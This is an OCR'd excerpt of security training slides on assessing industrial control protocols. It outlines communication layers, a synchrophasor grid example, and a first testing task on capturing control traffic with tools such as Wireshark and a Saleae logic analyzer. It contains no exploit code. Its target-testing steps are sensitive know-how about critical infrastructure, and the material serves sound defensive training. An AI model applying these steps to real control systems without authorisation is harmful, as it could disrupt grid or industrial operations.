
Assessing and Exploiting Industrial Control Protocols

Version 38


801-784-2052 // justin@controlthings.io

Communication Layers

- Communication Mediums (PHY/MAC Layers)
  - Serial and Fieldbus
  - Ethernet Mediums (copper, fiber optics)
  - Radio Frequency (RF) Communications
- Communication Protocols (Upper Layers)
  - TCP/IP & UDP/IP
  - ICS Protocols (modbus, etc...)
  - Admin protocols (SSH, etc...)
  - Web Protocols (HTTPS, etc...)




Example: Syncrophasors and the Electric Grid




Source - http://www.smartgrid.epri.com/doc/ESRFSD.pdf

Synchrophasor Architecture



Source -
http://www.smartgrid.epri.com/doc/ESRFSD.pdf

Network Protocol Testing Tasks



Task 1: Control Traffic Capture

Level of Effort: Low

Task Description: Use a tool to capture sample communications. Attempt to cause known actions that result in communications between devices, such as firmware updates, and capture this communication individually to facilitate later analysis. Obtain samples of all target functionality.

Task Goal: Obtain data for the following tasks.


Network Capture Tools

- Ethernet
  - Thanks to the IT world, capturing Ethernet is easy
  - Hardware: Ethernet card, SPAN port, tap
  - Software: TCPDump, Wireshark, Tshark
- Wireless (will be covered in a different section)
- Serial and Fieldbus can be much more difficult
  - Limited access to communication cards
  - Impedance matching might be needed
  - Negative impacts to bus might occur on new endpoint
  - Easiest way is to use an existing Windows/Linux endpoint
  - Alternately, use a Saleae Logic (versions 4, 8, 8 Pro, 16 Pro) for busses up to 25v
    - Needs a common ground from Tx or Rx device, especially on groundless busses like RS485

Instructor Demo: Capture RS-232 with Saleae - Wiring

Saleae Logic connected to ControlThings Platform

